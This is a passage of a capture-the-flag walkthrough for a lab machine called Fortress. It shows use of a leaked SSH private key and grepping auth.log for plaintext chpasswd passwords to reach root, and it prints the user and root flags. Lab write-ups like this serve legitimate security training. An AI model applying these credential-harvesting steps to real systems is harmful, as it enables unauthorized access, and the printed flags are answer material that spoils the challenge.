mwDihPU8qwHhDJGkdvh/zCrfe07ujQvmnuenlFUGdgiQp0OPZgywFmuk+aaD59W1MRGcJe
cnNGvDhR/NMJ0YBfv029YdzwOgBtNqw7BSqyOS3mepKeE3bljs5LAa5gzMKK2S3BxK8boj
nFbP+PbGqbSogz+v28J/a1zOdLnio7AAAAwQDKFb8UhSYKVFp8m7DB6Ysu97quOLFjxqHs
AfmUmtgtfmgP+FN4YqeDfBP0BTjli4AW3Sas9ZgPeYgORwXqMflhcSMqQ/5zdVjw0iI09X
1QQR8Og910EY5W2KbvYuIbKbRrRZwYGPzJNjRqK/zNi4yAnDLayShx7p4ujAVy0rP2r9A2
rDuPscM6HPszTYfhci5eLlw25zN6fvYruh9DwNd3UQpgKh0XW+7kAThBOTpH67AtFqjYS9
k8ToMpypFXDO0AAAAOajR4MG5AMHZlcmZsYXcBAgMEBQ==
-----END OPENSSH PRIVATE KEY-----
and now use it to connect as j4x0n:
┌──(agonen㉿kali)-[~/thm/Fortress]
└─$ subl id_rsa_j4x0n

┌──(agonen㉿kali)-[~/thm/Fortress]
└─$ chmod 600 id_rsa_j4x0n

┌──(agonen㉿kali)-[~/thm/Fortress]
└─$ ssh j4x0n@temple.fortress -i id_rsa_j4x0n
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-210-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

UA Infra: Extended Security Maintenance (ESM) is not enabled.

0 updates can be applied immediately.

39 additional security updates can be applied with UA Infra: ESM
Learn more about enabling UA Infra: ESM service for Ubuntu 16.04 at
https://ubuntu.com/16-04


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Jul 26 15:21:48 2021 from 192.168.150.128
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

j4x0n@fortress:~$

The user flag is:
j4x0n@fortress:~$ cat user.txt
84589a1bb8a932e46643b242a55489c0
Privilege Escalation to Root using password found inside /var/log/auth.log
user j4x0n is inside adm group:
j4x0n@fortress:~$ id
uid=1000(j4x0n) gid=1000(j4x0n) groups=1000(j4x0n),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
So, we can read the file /var/log/auth.log, which is very important file:
/var/log/auth.log is a crucial Linux system log file, primarily on Debian/Ubuntu systems, that records all security-related events like successful/failed user logins (SSH, console), sudo command usage, and authentication attempts using Pluggable Authentication Modules (PAM)
j4x0n@fortress:~$ cat /var/log/auth.log | grep root | grep chpasswd
Jul 25 20:00:12 fortress sudo:     root : TTY=pts/0 ; PWD=/root ; USER=root ; COMMAND=/bin/bash -c echo 'veekay:yoU_c4nt_guess_it_1n_trillion_y34rs' | chpasswd
Jul 25 20:00:42 fortress sudo:     root : TTY=pts/0 ; PWD=/root ; USER=root ; COMMAND=/bin/bash -c echo 'h4rdy:yoU_cant_gue55_1t_in_billion_years' | chpasswd
Jul 26 14:03:26 fortress sudo:    j4x0n : TTY=pts/0 ; PWD=/home/j4x0n ; USER=root ; COMMAND=/bin/bash -c echo "84589a1bb8a932e46643b242a55489c0" | chpasswd
Jul 26 14:03:46 fortress sudo:    j4x0n : TTY=pts/0 ; PWD=/home/j4x0n ; USER=root ; COMMAND=/bin/bash -c echo "j4x0n:84589a1bb8a932e46643b242a55489c0" | chpasswd
Jul 26 14:56:18 fortress sudo:    j4x0n : TTY=pts/0 ; PWD=/home/j4x0n ; USER=root ; COMMAND=/bin/bash -c echo "j4x0n:yoU_c@nt_guess_1t_in_zillion_years" | chpasswd
I find the passwords for all users, since we are also in sudo group, we can use the password yoU_c@nt_guess_1t_in_zillion_years to execute commands as root

and grab the root flag:
root@fortress:/home/j4x0n# cat /root/root.txt
3a17cfcca1aabc245a2d5779615643ae